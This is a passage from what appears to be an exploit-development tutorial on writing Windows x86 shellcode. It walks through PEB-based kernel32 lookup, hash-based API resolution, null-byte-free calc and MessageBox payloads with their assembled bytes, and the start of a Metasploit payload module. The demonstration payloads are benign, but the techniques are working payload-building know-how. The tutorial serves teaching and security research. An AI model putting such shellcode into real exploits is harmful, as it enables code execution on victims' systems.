                     ; (location of string) is pushed onto stack
    db "Are you sure you want to launch calc ?" ; Write the raw bytes into the shellcode
    db 0x00          ; Terminate our string with a null character.

;=======Function : Get pointer to winexec argument calc============
GetArg:              ; Define label for location of winexec argument string
    call ArgReturn   ; call return label so the return address
                     ; (location of string) is pushed onto stack
```

```
    db "calc"         ; Write the raw bytes into the shellcode
    db 0x00           ; Terminate our string with a null character.

;=======Function : Get pointer to user32.dll text============
GetUser32:              ; Define label for location of user32.dll string
    call User32Return   ; call return label so the return address
                        ; (location of string) is pushed onto stack
    db "user32.dll"     ; Write the raw bytes into the shellcode
    db 0x00             ; Terminate our string with a null character.

;=======Function : Get pointers to function hashes============

GetHashes:
    call GetHashesReturn
  ;LoadLibraryA      hash : 0x8E4E0EEC
    db 0x8E
    db 0x4E
    db 0x0E
    db 0xEC

  ;ExitProcess     hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

  ;WinExec     hash = 0x98FE8A0E
    db 0x98
    db 0xFE
    db 0x8A
    db 0x0E

GetMsgBoxHash:
   call GetMsgBoxHashReturn
   ;MessageBoxA   hash = 0xA8A24DBC
   db 0xA8
   db 0xA2
   db 0x4D
   db 0xBC

;=====================================================================
;=================== MAIN APPLICATION ===============================
;=====================================================================

start_main:
    sub esp,0x0c          ;allocate space on stack to store 3 things :
                          ;in this order : ptr to LoadLibraryA, ExitProc, WinExec
    mov ebp,esp           ;set ebp as frame ptr for relative offset
                          ;so we will be able to do this:
                          ;call ebp+4   = Execute LoadLibraryA
                          ;call ebp+8   = Execute ExitProcess
                          ;call ebp+c   = Execute WinExec
    call find_kernel32
    mov edx,eax       ;save base address of kernel32 in edx
;locate    functions inside kernel32 first
    jmp GetHashes     ;get address of first (LoadLibrary) hash
GetHashesReturn:
    pop esi               ;get pointer to hash into esi
    lea edi, [ebp+0x4]    ;we will store the function addresses at edi
                          ; (edi will be increased with 0x04 for each hash)
                          ; (see resolve_symbols_for_dll)
    mov ecx,esi
    add ecx,0x0c           ; store address of last hash into ecx
    call find_funcs_for_dll   ; get function pointers for the 2
                              ; kernel32 function hashes
                           ; and put them at ebp+4 and ebp+8
;locate function in user32.dll
;loadlibrary first - so first put pointer to string user32.dll to stack
    jmp GetUser32
User32Return:
;pointer to "user32.dll" is now on top of stack, so just call LoadLibrary
    call [ebp+0x4]
;the base address of user32.dll is now in eax (if loaded correctly)
;put it in edx so it can be used in find_function
    mov edx,eax
;find the MessageBoxA function
;first get pointer to function hash
    jmp GetMsgBoxHash
GetMsgBoxHashReturn    :
;put pointer in esi and prepare to look up function
    pop esi
    lodsd                 ;load current hash into eax (pointed to by esi)
    push eax              ;push hash to stack
    push edx              ;push base address of dll to stack
    call find_function
;function address should be in eax now
;we'll keep it there
```

```
    jmp GetTitle         ;jump to the location
                         ;of the MsgBox Title string
TitleReturn:             ;Define a label to call so that
                         ;string address is pushed on stack
    pop ebx              ;ebx now points to Title string

    jmp GetText          ;jump to the location
                         ;of the MsgBox Text string
TextReturn:              ;Define a label to call so that
                         ;string address is pushed on stack
    pop ecx              ;ecx now points to Text string

;now push parameters to the stack
    xor edx,edx             ;zero out edx
    push 1               ;put 1 on stack   (buttontype 1 = ok+cancel)
    push ebx             ;put pointer to Title on stack
    push ecx             ;put pointer to Text on stack
    push edx             ;put 0 on stack    (hOwner)
    call eax             ;call MessageBoxA(0,Text,Title,0)

;return value of MessageBox is in eax
;do we need to launch calc ?  (so if eax!=1)
    xor ebx,ebx
    cmp eax,ebx   ;if OK button was pressed, return is 1
    je done       ;so if return was zero, then goto done
;if we need to launch calc
    jmp GetArg
ArgReturn:
;execute calc
    pop ebx
    xor eax,eax
    push eax
    push ebx
    call [ebp+0xc]

;ExitFunc

done:
    xor eax,eax          ;zero out eax
    push eax             ;put 0 on stack
    call [ebp+8]         ;ExitProcess(0)
```

This code results in more than 340 bytes of opcode, and includes 45 null bytes ! So as a little exercise, you can try to make this shellcode null byte free (without encoding the entire payload of course) :-)

I'll give you a little headstart (or I'll throw in some confusion – up to you to find out) : example of null byte free "calc" shellcode (calcnonull.asm) that should work on windows 7 too :

```
; Sample shellcode that will pop calc
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800
; version without null bytes

[Section .text]
[BITS 32]

global _start

_start:
    ;getPC
    FLDPI
    FSTENV [ESP-0xC]
    pop ebp          ;put base address in ebp
    ;find kernel32
    ;Technique : PEB (Win7 compatible)

    push esi   ;save esi
    xor eax, eax              ; clear eax
    xor ebx,ebx
    mov bl,0x30
    mov eax, [fs:ebx ]      ; get a pointer to the PEB
    mov eax, [ eax + 0x0C ]  ; get PEB->Ldr
    mov eax, [ eax + 0x14 ]  ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
    push eax
    pop esi
    mov eax, [ esi ]         ; get the next entry (2nd entry)
    push eax
    pop esi
    mov eax, [ esi ]         ; get the next entry (3rd entry)
    mov eax, [ eax + 0x10 ]  ; get the 3rd entries base address (kernel32.dll)
    pop esi  ;recover esi
    ;
    mov edx,eax      ;save base address of kernel32 in edx
    ; get pointer to WinExec hash
    ; push hash to stack
    push 0x0E8AFE98
    push edx   ;push pointer to kernel32
```

```
                ;base address to stack
     ;lookup function WinExec
     ;instead of "call find_function"
     ;we will use ebp + offset and keep address in ebx
     mov ebx,ebp
     add ebx,0x11111179   ;avoid null bytes
     sub ebx,0x11111111
     call ebx  ;(= ebp+59 = find_function)

     ;execute calc
     push 0x58202020   ;X + spaces.
                       ;X will be overwritten with null
     push 0x6578652E
     push 0x636C6163
     mov esi,esp
     xor ecx,ecx
     mov [esi+0x8],cl  ;overwrite X with null
     inc ecx
     push ecx          ;param 1 (window_state)
     push esi          ;param command to run
     call eax          ;eax = WinExec

     ;find ExitProcess()
     ;first get base address of kernel32 back
     ;from stack
     pop eax
     pop eax
     pop eax
     pop edx  ;here it is
     push 0x73E2D87E  ;hash of ExitProcess
     push edx         ;base address of kernel32
     call ebx  ;get function - ebx still points to find_function
     ;eax now contains ExitProcess function address
     xor ecx,ecx
     push ecx  ;push zero (argument) on stack
     call eax  ;exitprocess(0)
;=======Function : Find function ============
find_function:
pushad                           ;save all registers
mov ebp,  [esp  +  0x24]         ;put base address of module that is being
                                 ;loaded in ebp
mov eax,  [ebp  +  0x3c]         ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78] ;go to export table and put relative address
                                 ;in edx
add edx,  ebp                    ;add base address to it.
                                 ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]         ;set up counter ECX
                                 ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]         ;put names table relative offset in ebx
add ebx,  ebp                    ;add base address to it.
                                 ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished    ;if ecx=0, then last symbol has been checked.
                                 ;(should never happen)
                                 ;unless function could not be found
dec ecx                          ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]    ;get relative offset of the name associated
                                 ;with the current symbol
                                 ;and store offset in esi
add esi,  ebp                    ;add base address.
                                 ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                    ;zero out edi
xor eax,  eax                    ;zero out eax
cld                              ;clear direction flag.
                                 ;will make sure that it increments instead of
                                 ;decrements when using lods*

compute_hash_again:
lodsb                            ;load bytes at esi (current symbol name)
                                 ;into al, + increment esi
test al,  al                      ;bitwise test :
                                 ;see if end of string has been reached
jz  compute_hash_finished        ;if zero flag is set = end of string reached
ror edi,  0xd                    ;if zero flag is not set, rotate current
                                 ;value of hash 13 bits to the right
add edi,  eax                    ;add current character of symbol name
                                 ;to hash accumulator
jmp compute_hash_again           ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]         ;see if computed hash matches requested hash
                                 ;the one we pushed, at esp+0x28
```

```
                                  ;edi = current computed hash
                                  ;esi = current function name (string)
jnz find_function_loop            ;no match, go to next symbol
mov ebx,  [edx  +  0x24]          ;if match : extract ordinals table
                                  ;relative offset and put in ebx
add ebx,  ebp                     ;add base address.
                                  ;ebx = absolute address of
                                  ;ordinals address table
mov cx,  [ebx  +  2  *  ecx]      ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]          ;get address table relative and put in ebx
add ebx,  ebp                     ;add base address.
                                  ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]     ;get relative function offset from its ordinal
                                  ;and put in eax
add eax,  ebp                     ;add base address.
                                  ;eax = absolute address of function address
mov [esp  +  0x1c],  eax          ;overwrite stack copy of eax so popad
                                  ;will return function address in eax
find_function_finished:
popad                            ;retrieve original registers.
                                 ;eax will contain function address
ret
```

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe"
       calcnonull.asm -o calcnonull.bin

C:\shellcode>perl pveReadbin.pl calcnonull.bin
Reading calcnonull.bin
Read 185 bytes
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x5d"
"\x56\x31\xc0\x31\xdb\xb3\x30\x64"
"\x8b\x03\x8b\x40\x0c\x8b\x40\x14"
"\x50\x5e\x8b\x06\x50\x5e\x8b\x06"
"\x8b\x40\x10\x5e\x89\xc2\x68\x98"
"\xfe\x8a\x0e\x52\x89\xeb\x81\xc3"
"\x79\x11\x11\x11\x81\xeb\x11\x11"
"\x11\x11\xff\xd3\x68\x20\x20\x20"
"\x58\x68\x2e\x65\x78\x65\x68\x63"
"\x61\x6c\x63\x89\xe6\x31\xc9\x88"
"\x4e\x08\x41\x51\x56\xff\xd0\x58"
"\x58\x58\x5a\x68\x7e\xd8\xe2\x73"
"\x52\xff\xd3\x31\xc9\x51\xff\xd0"
"\x60\x8b\x6c\x24\x24\x8b\x45\x3c"
"\x8b\x54\x05\x78\x01\xea\x8b\x4a"
"\x18\x8b\x5a\x20\x01\xeb\xe3\x37"
"\x49\x8b\x34\x8b\x01\xee\x31\xff"
"\x31\xc0\xfc\xac\x84\xc0\x74\x0a"
"\xc1\xcf\x0d\x01\xc7\xe9\xf1\xff"
"\xff\xff\x3b\x7c\x24\x28\x75\xde"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c"
"\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\x89\x44\x24\x1c\x61"
"\xc3";
Number of null bytes : 0
```

185 bytes (which is not bad for a n00b like me :-))

Compare this with Metasploit :

```
./msfpayload windows/exec CMD=calc EXTIFUNC=process P
# windows/exec - 196 bytes
# http://www.metasploit.com
# EXITFUNC=process, CMD=calc
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68" .
"\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95" .
"\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb" .
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x00";
```

=> 196 bytes, and still contains null bytes.

(Of course, the code Metasploit produced may be just a little more generic, and perhaps a lot better… but hey – I guess my code is not bad either)

Adding your shellcode as payload into Metasploit

Adding simple payload, that fall under the "singles" category, is not that difficult. The only thing you need to keep in mind is that your payload should allow for parameters to be inserted. So if you want to add the MessageBox shellcode into metasploit, you'll have to find out where the title and text strings are located in the shellcode, and allow for users to insert their own stuff.

I have slightly modified the MessageBox code so the strings would be at the end of the code. The asm code looks like this :

```
; Sample shellcode that will pop a MessageBox
; with custom title and text
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:
;===========FUNCTIONS=============
;=======Function : Get Kernel32 base address============
;Technique : PEB InMemoryOrderModuleList
push esi
xor eax, eax             ; clear eax
xor ebx, ebx
mov bl,0x30
mov eax, [fs:ebx ]      ; get a pointer to the PEB
mov eax, [ eax + 0x0C ]  ; get PEB->Ldr
mov eax, [ eax + 0x14 ]  ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
push eax
pop esi
mov eax, [ esi ]         ; get the next entry (2nd entry)
push eax
pop esi
mov eax, [ esi ]         ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]  ; get the 3rd entries base address (kernel32.dll)
pop esi

jmp start_main

;=======Function : Find function base address============
find_function:
pushad                           ;save all registers
mov ebp,  [esp  +  0x24]         ;put base address of module that is being
                                 ;loaded in ebp
mov eax,  [ebp  +  0x3c]         ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78] ;go to export table and put relative address
                                 ;in edx
add edx,  ebp                    ;add base address to it.
                                 ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]         ;set up counter ECX
                                 ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]         ;put names table relative offset in ebx
add ebx,  ebp                    ;add base address to it.
                                 ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished    ;if ecx=0, then last symbol has been checked.
                                 ;(should never happen)
                                 ;unless function could not be found
dec ecx                          ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]    ;get relative offset of the name associated
                                 ;with the current symbol
                                 ;and store offset in esi
add esi,  ebp                    ;add base address.
                                 ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                    ;zero out edi
xor eax,  eax                    ;zero out eax
cld                              ;clear direction flag.
                                 ;will make sure that it increments instead of
                                 ;decrements when using lods*

compute_hash_again:
lodsb                            ;load bytes at esi (current symbol name)
                                 ;into al, + increment esi
test al,  al                      ;bitwise test :
                                 ;see if end of string has been reached
jz  compute_hash_finished        ;if zero flag is set = end of string reached
ror edi,  0xd                    ;if zero flag is not set, rotate current
                                 ;value of hash 13 bits to the right
add edi,  eax                    ;add current character of symbol name
                                 ;to hash accumulator
jmp compute_hash_again           ;continue loop

compute_hash_finished:
```

```
find_function_compare:
cmp edi,  [esp  +  0x28]         ;see if computed hash matches requested hash (at esp+0x28)
                                 ;edi = current computed hash
                                 ;esi = current function name (string)
jnz find_function_loop           ;no match, go to next symbol
mov ebx,  [edx  +  0x24]         ;if match : extract ordinals table
                                 ;relative offset and put in ebx
add ebx,  ebp                    ;add base address.
                                 ;ebx = absolute address of ordinals address table
mov cx,  [ebx  +  2  *  ecx]     ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]         ;get address table relative and put in ebx
add ebx,  ebp                    ;add base address.
                                 ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]    ;get relative function offset from its ordinal and put in eax
add eax,  ebp                    ;add base address.
                                 ;eax = absolute address of function address
mov [esp  +  0x1c],  eax         ;overwrite stack copy of eax so popad
                                 ;will return function address in eax
find_function_finished:
popad                           ;retrieve original registers.
                                ;eax will contain function address
ret

;=======Function : loop to lookup functions for a given dll (process all hashes)============
find_funcs_for_dll:
    lodsd                   ;load current hash into eax (pointed to by esi)
    push eax                ;push hash to stack
    push edx                ;push base address of dll to stack
    call find_function
    mov [edi], eax          ;write function pointer into address at edi
    add esp, 0x08
    add edi, 0x04           ;increase edi to store next pointer
    cmp esi, ecx            ;did we process all hashes yet ?
    jne find_funcs_for_dll  ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
    ret

;=======Function : Get pointer to user32.dll text============
GetUser32:              ; Define label for location of user32.dll string
    call User32Return   ; call return label so the return address
                        ; (location of string) is pushed onto stack
    db "user32.dll"     ; Write the raw bytes into the shellcode
    db 0x00             ; Terminate our string with a null character.

;=======Function : Get pointers to function hashes============

GetHashes:
    call GetHashesReturn
  ;LoadLibraryA      hash : 0x8E4E0EEC
    db 0x8E
    db 0x4E
    db 0x0E
    db 0xEC

  ;ExitProcess     hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

GetMsgBoxHash:
   call GetMsgBoxHashReturn
   ;MessageBoxA    hash = 0xA8A24DBC
   db 0xA8
   db 0xA2
   db 0x4D
   db 0xBC

;=====================================================================
;=================== MAIN APPLICATION ===============================
;=====================================================================

start_main:
    sub esp,0x08         ;allocate space on stack to store 2 things :
                         ;in this order : ptr to LoadLibraryA, ExitProc
    mov ebp,esp          ;set ebp as frame ptr for relative offset
                         ;so we will be able to do this:
                         ;call ebp+4    = Execute LoadLibraryA
                         ;call ebp+8    = Execute ExitProcess
    mov edx,eax      ;save base address of kernel32 in edx
;locate    functions inside kernel32 first
    jmp GetHashes    ;get address of first hash
GetHashesReturn:
    pop esi              ;get pointer to hash into esi
    lea edi, [ebp+0x4]   ;we will store the function addresses at edi
                         ; (edi will be increased with 0x04 for each hash)
                         ; (see resolve_symbols_for_dll)
```

```
    mov ecx,esi
    add ecx,0x08          ; store address of last hash into ecx
    call find_funcs_for_dll   ; get function pointers for the 2
                              ; kernel32 function hashes
                          ; and put them at ebp+4 and ebp+8
;locate function in user32.dll
;loadlibrary first - so first put pointer to string user32.dll to stack
    jmp GetUser32
User32Return:
;pointer to "user32.dll" is now on top of stack, so just call LoadLibrary
    call [ebp+0x4]
;the base address of user32.dll is now in eax (if loaded correctly)
;put it in edx so it can be used in find_function
    mov edx,eax
;find the MessageBoxA function
;first get pointer to function hash
    jmp GetMsgBoxHash
GetMsgBoxHashReturn    :
;put pointer in esi and prepare to look up function
    pop esi
    lodsd                ;load current hash into eax (pointed to by esi)
    push eax             ;push hash to stack
    push edx             ;push base address of dll to stack
    call find_function
;function address should be in eax now
;we'll keep it there
    jmp GetTitle         ;jump to the location
                         ;of the MsgBox Title string
TitleReturn:             ;Define a label to call so that
                         ;string address is pushed on stack
    pop ebx              ;ebx now points to Title string

    jmp GetText          ;jump to the location
                         ;of the MsgBox Text string
TextReturn:              ;Define a label to call so that
                         ;string address is pushed on stack
    pop ecx              ;ecx now points to Text string

;now push parameters to the stack
    xor edx,edx             ;zero out edx
    push edx             ;put 0 on stack
    push ebx             ;put pointer to Title on stack
    push ecx             ;put pointer to Text on stack
    push edx             ;put 0 on stack
    call eax             ;call MessageBoxA(0,Text,Title,0)

;ExitFunc
    xor eax,eax
          ;zero out eax
    push eax             ;put 0 on stack
    call [ebp+8]         ;ExitProcess(0)

;=======Function : Get pointer to MessageBox Title============

GetTitle:              ; Define label for location of MessageBox title string
    call TitleReturn   ; call return label so the return address
                       ; (location of string) is pushed onto stack
    db "Corelan"       ; Write the raw bytes into the shellcode
    db 0x00            ; Terminate our string with a null character.

;=======Function : Get pointer to MessageBox Text============
GetText:              ; Define label for location of msgbox argument string
    call TextReturn   ; call return label so the return address
                      ; (location of string) is pushed onto stack
    db "You have been pwned by Corelan" ; Write the raw bytes into the shellcode
    db 0x00           ; Terminate our string with a null character.
```

Note that I did not really took the time to make it null byte free, because there are plenty of encoders in Metasploit that will do this for you.

While this code looks good, there is a problem with it. Before we can make it work in Metasploit, in a generic way (so allowing people to provide their own custom title and text), we need to make an important change.

Think about it... If the Title text would be a different size than "Corelan", then the offset to the GetText: label would be different, and the exploit may not produce the wanted results. After all, the offset to jumping to the GetText label was generated when you compiled the code to nasm. So if the user provided string has a different size, the offset would not change accordingly, and we would run into problems when trying to get a pointer to the MessageBox Text.

In order to fix that, we will have to dynamically calculate the offset to the GetText label, in the metasploit script, based on the length of the Title string.

Let's start by converting the existing asm to bytecode first.

```
C:\shellcode>perl pveReadbin.pl corelanmsgbox.bin
Reading corelanmsgbox.bin
Read 310 bytes

"\x56\x31\xc0\x31\xdb\xb3\x30\x64"
"\x8b\x03\x8b\x40\x0c\x8b\x40\x14"
"\x50\x5e\x8b\x06\x50\x5e\x8b\x06"
"\x8b\x40\x10\x5e\xe9\x92\x00\x00"
"\x00\x60\x8b\x6c\x24\x24\x8b\x45"
```


```
"\x3c\x8b\x54\x05\x78\x01\xea\x8b"
"\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"
"\x37\x49\x8b\x34\x8b\x01\xee\x31"
"\xff\x31\xc0\xfc\xac\x84\xc0\x74"
"\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1"
"\xff\xff\xff\x3b\x7c\x24\x28\x75"
"\xde\x8b\x5a\x24\x01\xeb\x66\x8b"
"\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b"
"\x04\x8b\x01\xe8\x89\x44\x24\x1c"
"\x61\xc3\xad\x50\x52\xe8\xa7\xff"
"\xff\xff\x89\x07\x81\xc4\x08\x00"
"\x00\x00\x81\xc7\x04\x00\x00\x00"
"\x39\xce\x75\xe6\xc3\xe8\x46\x00"
"\x00\x00\x75\x73\x65\x72\x33\x32"
"\x2e\x64\x6c\x6c\x00\xe8\x20\x00"
"\x00\x00\x8e\x4e\x0e\xec\x7e\xd8"
"\xe2\x73\xe8\x33\x00\x00\x00\xa8"
"\xa2\x4d\xbc\x81\xec\x08\x00\x00"
"\x00\x89\xe5\x89\xc2\xe9\xdb\xff"
"\xff\xff\x5e\x8d\x7d\x04\x89\xf1"
"\x81\xc1\x08\x00\x00\x00\xe8\x9f"
"\xff\xff\xff\xe9\xb5\xff\xff\xff"
"\xff\x55\x04\x89\xc2\xe9\xc8\xff"
"\xff\xff\x5e\xad\x50\x52\xe8\x36"
"\xff\xff\xff\xe9\x15\x00\x00\x00"
"\x5b\xe9\x1c\x00\x00\x00\x59\x31"
"\xd2\x52\x53\x51\x52\xff\xd0\x31"
"\xc0\x50\xff\x55\x08\xe8\xe6\xff"
"\xff\xff\x43\x6f\x72\x65\x6c\x61"
"\x6e\x00\xe8\xdf\xff\xff\xff\x59"
"\x6f\x75\x20\x68\x61\x76\x65\x20"
"\x62\x65\x65\x6e\x20\x70\x77\x6e"
"\x65\x64\x20\x62\x79\x20\x43\x6f"
"\x72\x65\x6c\x61\x6e\x00";
```

At the end of the code, we see our 2 strings. A few lines up, we see 2 calls :

\xe9\x15\x00\x00\x00 = jmp to GetTitle (jump 0×1A bytes). This one works fine and will continue to work fine. We don't have to change it, because it will always be at the same offset (all strings are below the GetTitle label). The jump back (call TitleReturn) is fine too.

\xe9\x1c\x00\x00\x00 = jmp to GetText (jump 0×21 bytes). This offset depends on the size of the title string. Not only the offset to GetText is variable, but the call back to TextReturn (well, the offset used) is variable too. (Note : in order to reduce complexity, we'll build in some checks to make sure title is not longer than 254 characters... You'll understand why in just a minute)

In a debugger, the relevant code looks like this :



We can allow the user to insert their own strings splitting the payload into 3 pieces :

- the first piece (all bytecode before the first string (Title))
- the code after the first string (so the null terminator + the rest of the bytecode before the second string)
- the null string after the second string (Text)

Next, we also need to take care of the jump GetText and jump TextReturn. The only thing that needs to be changed are the offsets for these instructions, because the offset depends on the size of the Title string. The offsets can be calculated like this :

- offset needed for jump GetText = 15 bytes (all instructions between the jump GetText and the GetTitle label) + 5 bytes (call TitleReturn) + length of Title + 1 (null byte after string)
- offset needed for call TextReturn (jump backwards) = 15 bytes (same reason as above) + 5 bytes (same reason as above) + length of Title + 1 (null byte) - 1 (pop instruction) + 5 (call instruction itself). In order to keep things simple, we'll limit the size of the title to 255, so you can simply subtract this value from 255, and the offset would be max. 1

byte long (+"\xff\xff\xff").

So, the final payload structure will look like this :

- all bytecode until (and including) the first jump GetText instruction. (including "\xe9")
- bytecode that represents calculated offset to jump to GetText
- bytecode to complete the jump forward (\x00\x00\x00) + pop instruction (when call back from GetText returns)
- rest of instructions including the jump back before the first string
- first string
- null byte
- first byte to do jump back (call TextReturn) ("\xe9")
- bytecode that represents calculated offset for jump backwards
- rest of bytecode to complete the jump back ("\xff\xff\xff")
- second string
- null byte

(basically, just look at the code in a debugger, split the code into fixed and variable components, simply count bytes and do some basic math…)

Then, the only thing you need to do is calculate the offsets and recombine all the pieces at runtime.

So basically, converting this shellcode into Metasploit is a simple as creating a .rb script under framework3/modules/payloads/singles/windows (messagebox.rb – see zip file at top of this email)

```
##
# $Id: messagebox.rb 1 2010-02-26 00:28:00:00Z corelanc0d3r & rick2600 $
##

require 'msf/core'
module Metasploit3

include Msf::Payload::Windows
include Msf::Payload::Single

  def initialize(info = {})
      super(update_info(info,
       'Name'          => 'Windows Messagebox with custom title and text',
       'Version'       => '$Revision: 1 $',
       'Description'   => 'Spawns MessageBox with a customizable title & text',
       'Author'        => [ 'corelanc0d3r - peter.ve[at]corelan.be',
                             'rick2600 - ricks2600[at]gmail.com' ],
       'License'       => BSD_LICENSE,
       'Platform'      => 'win',
       'Arch'          => ARCH_X86,
       'Privileged'    => false,
       'Payload'       =>
               {
               'Offsets' => { },
               'Payload' =>    "\x56\x31\xc0\x31\xdb\xb3\x30\x64"+
                               "\x8b\x03\x8b\x40\x0c\x8b\x40\x14"+
                               "\x50\x5e\x8b\x06\x50\x5e\x8b\x06"+
                               "\x8b\x40\x10\x5e\xe9\x92\x00\x00"+
                               "\x00\x60\x8b\x6c\x24\x24\x8b\x45"+
                               "\x3c\x8b\x54\x05\x78\x01\xea\x8b"+
                               "\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"+
                               "\x37\x49\x8b\x34\x8b\x01\xee\x31"+
                               "\xff\x31\xc0\xfc\xac\x84\xc0\x74"+
                               "\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1"+
                               "\xff\xff\xff\x3b\x7c\x24\x28\x75"+
                               "\xde\x8b\x5a\x24\x01\xeb\x66\x8b"+
                               "\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b"+
                               "\x04\x8b\x01\xe8\x89\x44\x24\x1c"+
                               "\x61\xc3\xad\x50\x52\xe8\xa7\xff"+
                               "\xff\xff\x89\x07\x81\xc4\x08\x00"+
                               "\x00\x00\x81\xc7\x04\x00\x00\x00"+
                               "\x39\xce\x75\xe6\xc3\xe8\x46\x00"+
                               "\x00\x00\x75\x73\x65\x72\x33\x32"+
                               "\x2e\x64\x6c\x6c\x00\xe8\x20\x00"+
                               "\x00\x00\x8e\x4e\x0e\xec\x7e\xd8"+
                               "\xe2\x73\xe8\x33\x00\x00\x00\xa8"+
                               "\xa2\x4d\xbc\x81\xec\x08\x00\x00"+
                               "\x00\x89\xe5\x89\xc2\xe9\xdb\xff"+
                               "\xff\xff\x5e\x8d\x7d\x04\x89\xf1"+
                               "\x81\xc1\x08\x00\x00\x00\xe8\x9f"+
                               "\xff\xff\xff\xe9\xb5\xff\xff\xff"+
                               "\xff\x55\x04\x89\xc2\xe9\xc8\xff"+
                               "\xff\xff\x5e\xad\x50\x52\xe8\x36"+
                               "\xff\xff\xff\xe9\x15\x00\x00\x00"+
                               "\x5b\xe9"
                       }
                       ))

                # EXITFUNC : hardcoded to ExitProcess :/
                deregister_options('EXITFUNC')

                # Register command execution options
                register_options(
                     [
```

